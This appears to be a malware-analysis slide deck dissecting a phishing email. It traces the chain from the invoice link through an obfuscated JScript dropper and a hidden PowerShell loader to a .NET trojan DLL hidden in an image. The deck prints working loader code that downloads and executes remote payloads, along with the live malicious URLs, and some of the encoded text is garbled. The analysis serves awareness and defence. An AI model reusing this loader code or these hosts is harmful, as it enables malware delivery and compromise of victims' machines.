



Creative but terrible phishing

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TLP:CLEAR

Can you spot the red flags ?

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To feedback@gandi.net

Reply to me <formacion@linksoluciones.es>

INVOICE 5231739 - Ref 768572

Thunderbird thinks this message is Junk mail.

23/05/2024 06:46

Learn More Not Junk

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Your Tracking numbers(s): UPS Express Saver / 1Z 65A 005 04 6233 5439

You can download your invoice [HERE](#)

Best regards
Your EVE Team

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Let's dive into it !

HERE = <https://babaszepsegverseny.hu/INVOICE.js>

“It is very dangerous, but I will still do it !”



WTF ?



```
var haplanto = [];

function oratoriano(abacateiro) {
    if (!abacateiro)
        return
    haplanto.oratoriano(p)
    annona
    return p
}

function pecunia(str) {
    return
    str.split("").reverse().join("");
}
```

```
var cristel = new
ActiveXObject("MSXML2.XMLHTTP
");
var corripo =
pecunia("X1GMM/d/ee.etsap//:sptt
h");
cristel.open("GET", corripo, false);
cristel.send();

var focinho = "";
if (cristel.status === 200) {
    focinho = cristel.responseText;
}

function cortonomia(colleccionista)
{
    eval(colleccionista);
}
cortonomia(focinho);
```

```
cristel = null;
function hypotheca()
{
    if (haplanto.convosco === 0)
        return null
    var abacateiro =
haplanto.hypotheca()
mantelado
return abacateiro
}

function pluviometria()
{
    if (haplanto.convosco === 0)
        return null
    return
haplanto[haplanto.convosco-1]
}
```

Follow the link

```
echo "X1GMM/d/ee.etsap//:sptth" | rev
```


<https://paste.ee/d/MMG1X>



Junk Code

```
1 // PSK NameSpace's
2 var pskNs = "http://schemas.microsoft.com/windows/2003/08/printing/printschemakeywords";
3 var psk1Ns = "http://schemas.microsoft.com/windows/2013/05/printing/printschemakeywordsv1";
4 var psk12Ns = "http://schemas.microsoft.com/windows/2013/12/printing/printschemakeywordsv12";
5
6 // psf NameSpace's
7 var psf2Ns = "http://schemas.microsoft.com/windows/2013/12/printing/printschemaframework2";
8 var psfNs = "http://schemas.microsoft.com/windows/2003/08/printing/printschemaframework";
9
10 // XML Schema NameSpace's
11 var xsiNs = "http://www.w3.org/2001/XMLSchema-instance";
12 var xsdNs = "http://www.w3.org/2001/XMLSchema";
13
14 // PDF driver NameSpace
15 var pdfNs = "http://schemas.microsoft.com/windows/2015/02/printing/printschemakeywords/microsoftprinttopdf";
16
17
18 function completePrintCapabilities(printTicket, scriptContext, printCapabilities) {
19     /// <param name='printTicket' type='IPrintSchemaTicket' mayBeNull='true'>
20     ///     If not 'null', the print ticket's settings are used to customize the print capabilities.
21     /// </param>
22     /// <param name='scriptContext' type='IPrinterScriptContext'>
23     ///     Script context object.
24     /// </param>
25     /// <param name='printCapabilities' type='IPrintSchemaCapabilities'>
26     ///     Print capabilities object to be customized.
27     /// </param>
28
29     // Get PrintCapabilites XML node
30     var xmlCapabilities = printCapabilities.XmlNode;
31
32     var rootCapabilities;
33     // Set Standard namespaces with prefixes
34     SetStandardNameSpaces(xmlCapabilities);
35
36     rootCapabilities = xmlCapabilities.selectSingleNode("psf:PrintCapabilities");
37
38     if (rootCapabilities != null) {
39         var pdcConfig = scriptContext.QueueProperties.GetReadStreamAsXML("PrintDeviceCapabilities");
40         SetStandardNameSpaces(pdcConfig);
41
42         // Get PDC root XML Node
43         var pdcRoot = pdcConfig.selectSingleNode("psf2:PrintDeviceCapabilities");
44         // Get all ParameterDef nodes in PDC
45         var parameterDefs = pdcRoot.selectNodes("//*[@psf2:psftype='ParameterDef']");
46         // Get prefix for PDF namespace
47         var pdfNsPrefix = getPrefixForNamespace(xmlCapabilities, pdfNs);
48
49         // Convert PDC ParameterDefs Nodes to PrintCapabilites ParameterDefs Nodes
50         for (var defCount = 0; defCount < parameterDefs.length; defCount++) {
51             var pdcParameterDef = parameterDefs[defCount];
52             var capabilitiesParamDef = CreateCapabilitiesParamDefFromPDC(pdcParameterDef, pdfNsPrefix, printCapabilities);
53             rootCapabilities.appendChild(capabilitiesParamDef);
54         }
55     }
56 }
57
```

Well...



```
try {
    var junho =
        "ZnVuY3RpB24gRG93bmxvYWREYXRhRnJvbUxpbtzIHsgcGFyYW0gKFtzdHJpbmdbXV0kbGlua3MpICR3ZWJDbGllbnQgPSBOZXctT2JqZWN0IFN5c3RlB55
        OZXQuV2ViQ2xpZW50OyAkZG93bmxvYWRIZERhdGEgPSBAKc7ICRzaHVmZmXZExpbmtzID0gJGxpbtzIHwgR2V0LVjhbmRvbSATQ291bnQgJGxpbtzLk
        xlbdm0aDsgZm9yZWfjaCAoJGxpbtmsgaW4gjHNodWZmbGVkTGlua3MpIHSgdHj5IHsgjGRvd25sb2FkZWREYXRhICs9ICR3ZWJDbGllbnQuRG93bmxvYWREY
        XRhKCRsaW5rKSB9IGNhdGNoIHsgY29udGludWUgfSB9OyByZXR1cm4gJGRvd25sb2FkZWREYXRhIh07ICRsaW5rcyA9IEAoJ2h0dHBzOi8vdXBsb2FkZGVpb
        WFnZW5zLmNvbS5ici9pbWFnZXMvcMDA0Lzc3My84MTlvb3JpZ2luYiWwvanMuanBnPzE3MTM4ODI3NzgnLCAnaHR0cHM6Ly91cGxvYWRkZWltYWdlbnMuY2
        9tLmJyL2ItYWdlcy8wMDQvNzczLzgxMi9vcmlnaW5hbC9tcy5qcGc/
        MTcxMzg4Mjc3OCcpOyAkaW1hZ2VCeXRlcA9IERvd25sb2FkRGF0YUZyB21MaW5rcyAkbGlua3M7IGlmICgkaW1hZ2VCeXRlcAtbmUgJG51bGwpIHsgJGltY
        WdIVGV4dCA9IFtTeXN0ZW0uVGv4dC5FbmNvZGluZ1060IVURjguR2V0U3RyaW3nKCRnbWFnZU5dGVzCT50JHN0YXJ0RmxhZyA9ICc8PEJBU0U2NF9TVEFS
        VD4+JzsgjGVuZEZsYWcgPSAnPDxCQVNFnjRfRU5EPj4nOyAkc3RhcnRjbmRleCA9ICRpbWFnZVRleHQuSW5kZxhPZigkc3RhcnRGbGFnKTsgjGVuZEtuZGV4ID
        0gjGltYWdIVGV4dC5JbmRleE9mKCRlbmRGbGFnKTsgaWYgKCRzdGFydeEluZGV4ICLnZSAwIC1hbmQgjGVuZEtuZGV4IC1ndCAkc3RhcnRjbmRleCkgeyAkc3Rh
        cnRjbmRleCArPSAkc3RhcnRGbGFnLkxlbdm0aDsgjGjhc2U2NElxldm0aCA9ICRlbmRjbmRleCAtICRzdGFydeEluZGV4OyAkYmFzZTY0Q29tbWFuZCA9ICRpbW
        FnZVRleHQuU3Vic3RyaW5nKCRzdGFydeEluZGV4LCAkYmFzZTY0TGVuZ3RoKTsgjGNvbW1hbmRCeXRlcA9IFtTeXN0ZW0uQ29udmVydF06OkZyb21CYXNINj
        RTdHjpmbcoJGjhc2U2NENvbW1hbmQpOyAkbG9hZGVkQKNzZW1ibHkgPSBbU3IzdGvtLIIIZmxIY3Rpb24uQXNzZW1ibHIdOjpMb2FkKCRjb21tYW5kQnl0ZX
        MpOyAkdHlwZSA9ICRsb2FkZWRBc3NlrbWJseS5HZXRUEXBkQdQuk9KRVRPQVVUT01BQ0FPLZCLkhvbWUnKTsgjG1ldGhvZCA9ICR0eXBILkdlE1ldGhvZCg
        nVkJJykuSW52b2tIKCRudWxsLCBbb2JqZWN0W11dICgndHh0lmJiLzQzMS4wNy42MTIuNTgxLy86cHR0aCcglCAnZGVzYXRpdmFkbycgLCAnZGVzYXRpdm
        FkbycgLCAnZGVzYXRpdmFkbycsJ2pzYycsJ2Rlc2F0aXZhZG8nKS19tQ==";
    var fronde = new ActiveXObject("WScript.Shell");
    var angulete = "$Codigo = " + junho + ";";
    angulete += "$OWjuxd = (New-Object System.Text.UTF8Encoding).GetString([System.Convert]::FromBase64String($Codigo));";
    angulete += "powershell.exe -windowstyle hidden -executionpolicy bypass -NoProfile -command $OWjuxd";
    fronde.Run("powershell -command \"\" + angulete + \"\"", 0, false);
} catch (error) {
}
}
```



More code...

```
function DownloadDataFromLinks {
    param ([string[]]$links)
    $webClient = New-Object System.Net.WebClient;
    $downloadedData = @();
    $shuffledLinks = $links | Get-Random -Count $links.Length;
    foreach ($link in $shuffledLinks) {
        try {
            $downloadedData += $webClient.DownloadData($link)
        } catch {
            continue
        }
    };
    return $downloadedData
};
$links =
@('https://uploaddeimagens.com.br/images/004/773/812/originals.jpg?1713882778',
'https://uploaddeimagens.com.br/images/004/773/812/original/
js.jpg?1713882778');
$imageBytes = DownloadDataFromLinks $links;
```

```
if ($imageBytes -ne $null) {
    $imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);
    $startFlag = '<<BASE64_START>>';
    $endFlag = '<<BASE64_END>>';
    $startIndex = $imageText.IndexOf($startFlag);
    $endIndex = $imageText.IndexOf($endFlag);
    if ($startIndex -ge 0 -and $endIndex -gt $startIndex) {
        $startIndex += $startFlag.Length;
        $base64Length = $endIndex - $startIndex;
        $base64Command = $imageText.Substring($startIndex, $base64Length);
        $commandBytes =
[System.Convert]::FromBase64String($base64Command);
        $loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);
        $type = $loadedAssembly.GetType('PROJETOAUTOMACAO.VB.Home');
        $method = $type.GetMethod('VAL').Invoke($null, [object[]] (
            'txt.bb/431.07.612.581//:ptth',
            'desativado',
            'desativado',
            'desativado',
            'jsc',
            'desativado'
        ))
    }
}
```




Nice picture !



But it looks strange...

F<8e>B<1^AI&¹øgg`C(V qø#qáò<9d>Á{<8f><8e>vv^Ab<85>£Ø<81>^S<^V^VT<80>A?^Pzçy%cyØ~<>96><85>x³ØöyØØ^D<83>Å`ò^RÅ<82>Ñ^Gmí+ýÿ^@,³\$Rni`{/úöIIÄZY^Q<88><85>B¤<91>É{éâ<80>^W*®W~^YÙØ^@E§<9d>²[Pa^U<99>E^N=ñááò'¤<89><99>X^B-xç®vv^DÇsgDiÝ<90>È·~@^T·8,^<92>Aç<9c>il^@t<80>3G iè^Mñ<95>)<81>^@^IÄEñ<96>,SN²p§sg<9d>P^Vp <96>¤E<8e>ùUØ^NÅ¢<99>ÙÄL7w->tÆFm-YE^Qis³^S:kcl^Wå<8b><95>ÜÄ^^ç,;^A<98>áp<9b>Ä<8b>GøI>Í]?<88>Å^@^QxØ³IÄIÄ^Yx¶`Q`6Ø<90><82>^@ä<9f>|@^T]nZ#<97>c<9d><9d><80>»¤ñºÅ{czo^T<9f>0^ZEU/|^@ß gg ^0[òj^xa^Pö^C©ùáz <92>jV@^B<9e>3^°^Xôùk`^DRç<8a>Zjå<99>Zedb><81>^Cøo IÍÅ] da]><8c>i@%<8d>Øøcg`P:<99>^H=^GNFt<9a>D<9d><9d>fb^XUY^çg^`^)kÅe<88>(^R/^Md<83>X(<95>µ:PñCEFÖ7x;;^@ÙH^`^@ù<94>mºÝfb<98>b<98>Èó;<97>d³4i@ëiÍvv^F~½`IK±\$^SA,¾!`D^<90>Å·m\$<92>E<0<9e>vv^CúF^T^C*ö><93>ý³@L<2^@cÇ@¤çg`g.Ôb^BÈçúmb/^MBF
A^T;@^YÙØ^Eò<9d>x^TA^G<9a>é<88>j 4X<93>^P^Y<94>U^St./C<9d><9d><81>ö/Ù^T#Iá>B<85>aw<98>RÛ<9a>Ø<85>²(Ù5ÙÄðò@<98>ÙwI>ÉMizx^Ù5@ÝPßJ±ØKgq7íB;;^Cgö1å0åZ^Ø^PÜ<90>nºq\$é'Í,ín<96>A_Åy7ò<8c>y@<8e>=GU_^Xetemk<80>ñ@Øa,<90>@³Ø|s³°^RU<85>"^,^U®/ß)`em<94>#@;;^@,<85>^@!÷|`^yvD
^T^No@vv^@ØFåh^@d^U4@[ä](#)<9c>ii^AÈ(R<84>0\$|òQm@^H+IÍAa IYVç8þ@[ä](#)<93>É<8d>7^E@<87>@íIÄí<9f>@ñµ'`^acDè^<90>§<8e>Å;;^@±Äð^Vó^B£^Q@<9e>;wÿ@LÖ<97>W^³U^Vg _µ-5^0<80>²s³°^<83>S^É^QÑ<95>]UIPy¥ @®9]`^N<88>^K<96>^ExjÝ^@^Qç=i^Y3³°^K+ t1Å>ý+Üi6yüÙÜD^-³JB^Tp^<9f>å`@^@<9e>{uéx};;^B^X<8b><8f>ßH±Må^M^CC<93>ÅÍÓ^K+y<9b>w=Ð?^NUUØ^N<80>^VØ^A\Ùä<85>f;@^WyÙØ^PP<PÉç<8b>^uæ<87><83>Å>ZÈh-é<87>@w@öIÄY)\<9a>^NAs<91>»ØAh§^`^3^°<<8e><93>Å^ Åå<96>y^ ÈEbíö¶içáþ^]å³ ^Z^i^]B<96>è^0[^@^öIÄ?<88>#^G<8d>^Y<9a>^V^R^F^ Åi>^e^]þ@^@^TÝ^@vv^AuZ<89>4ZÙ^Uj^GØpëxi<84>èÙ^]^ò?y=:^Lìi^F^Óés<96>8yb&Op^A¶<9a>È^]F<9d>U<9d>å<94> èëC ;í;^C^ZW:<9d>jC;FòC<8e>¤<92>OrO|oÅ^@^T<95>%å^DWP^Cçg`^SÄü9i<84>j\$åF^V^{})iòÅ<0^L<9a>y\$1<91>G^MtßöIÄyÙ<<BASE64_START>>TVqQAMAAAAAAQAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAQAAAA4fug4atAnNIbgBTM0hVHgpcyBwc9ncmFtIGNhbm5vdCb1ZSBydW4gaW4gRE9TIG1vZG
UuDQ0KJAAAAAAAAAAABQRQAAAEADAIx/KfwAAAAAAAAAAOOAAI1ALATAAAJwrAAAIAAAAAA9rorAAAgAAA AwCsAAAAAEEAgAAAAAgAABA
AAAAAAAAAAAAAALAAAAGAAAAAAAAMQIUABABAAAEEAAAAAABAAAAAAAK06KwBPAAAAMArAAAFAAAAAAAAACCAAEGAAA
AAAAAAAOrAAwAAABIuSsAVAAAAAAAAMAAAAAAEAAAAAAACAAAAAAACAAAGAucnNyYwAAAAFAAAA AwCsAAAAYAACeKwAAAAAAA
AAAAAAAAC50ZXh0AAAAOJsrAAAgAAAAnCsAAAIAAAAAAAACAAAGAucnNyYwAAAAFAAAA AwCsAAAAYAACeKwAAAAAAA
BAAABALnJ1bg9jAAAMAAAAAArAAACAAApCsAAAAAAQAAAQAAAQAAAQAAAQAAAQAAAQAAAQAAAQAAAQAAAQAAA
ABAAAAAAADAcKACYnAMAyLgrAIAAAAAAAAAAAAAAAACICKEwAAAOAkj4CKEwAAAOAAGN9AQABCoAAA
ATMAIAIwAAAAEAABEAAnsHAAEFP4BCgYsCgACKIIVAAYLkwkCewcAAQLKwAHkmICcgEAAHByGwAAcCgfFQAGKAoAAAYAACoTMAIAKgAAAAIAAB
ECAYiUFQAGKAoAAAYAAAMU/gEKBiwMAHJFAABwç00AAAp6AgN9BwAABCqSaih0AAAKBAUOBCglFQAGKAoAAAYAAJvghUABgNvuQUABgAqABMwBQ
AqAAAAAgAAE0IDBQ4EDgUoBgAABgAABBt+AQoGLAwAcÍEAHHBzTQAACnoCBHØHAAAEkgAAEzAEAEQAAAACAAARAgMEKIsVAAYAAANyaQAAcG9PAA
AKCgYsIgACA3KHAABw0I8AAAtoUAAACm9RAAAKdI8AAA9BwAABAACFyjHFQAGACoTMAMATQAAAAMAAABEAAgMEKIwVAAYAAxT+AwoGLDIAAnsHAA



Result

```
MZ♦♦♦♦@♦♦♦♦      ♦!♦L♦!This program cannot be run in DOS mode.  
$PEL♦)♦♦"  
    0♦♦♦+ ♦+ ,@♦♦♦+0♦+♦+  
        H♦+ H.text8♦+ ♦+ ` .rsrc♦+♦+@.reloc  
        ♦+♦+@B[]+HD♦+K0(♦+♦+♦+( L  
*>( L  
}*>#{♦  
,  
(♦  
+  
{  
    +*brpr((  
*0*( *(  
♦  
,  
rEpsM  
z }*+(N
```



res.bin: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections

7230cc614270dca79415b0cf53a666a219beb4beed90c85a1ac09f082aea613b res.bin

It's a trap !

48 / 74 security vendors and no sandboxes flagged this file as malicious

7230cc614270dca79415b0cf53a666a219beb4beed90c85a1ac09f082aea613b
System.Management.Automation.dll

Size: 2.73 MB | Last Modification Date: 5 days ago | DLL

Community Score: 48 / 74

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 2

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.msil/msilheracles Threat categories: trojan, downloader Family labels: msil, msilheracles, cuft

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Trojan/Win.Generic.C5603077	Alibaba	TrojanDownloader:MSIL/Injector.5a506d42
AliCloud	Trojan[downloader];MSIL/Injector.UIK	ALYac	Trojan.Agent.MSIL.Injector
Antiy-AVL	Trojan/Win32.Agent	Arcabit	Trojan.MSILHeracles.D2659C
Avast	Win32:InjectorX-gen [Trj]	Avert Labs	Artemis!56115D18274B
AVG	Win32:InjectorX-gen [Trj]	Avira (no cloud)	TR/Injector.cuftz
BitDefender	Gen:Variant.MSIL.Heracles.157084	Bkav Pro	W32.Common.0B0C3A85
Cylance	Unsafe	Deepinstinct	MALICIOUS
Emsisoft	Gen:Variant.MSIL.Heracles.157084 (B)	eScan	Gen:Variant.MSIL.Heracles.157084



Let's sum up

- **Windows malware (DLL)**
- **Embedded in a picture**
- **Downloaded from a PowerShell script**
- **Downloaded from a JavaScript**
- **Downloaded from a JavaScript**
- **Executed in a web page**
- **From a link in an (phishing) e-mail**





Thank you !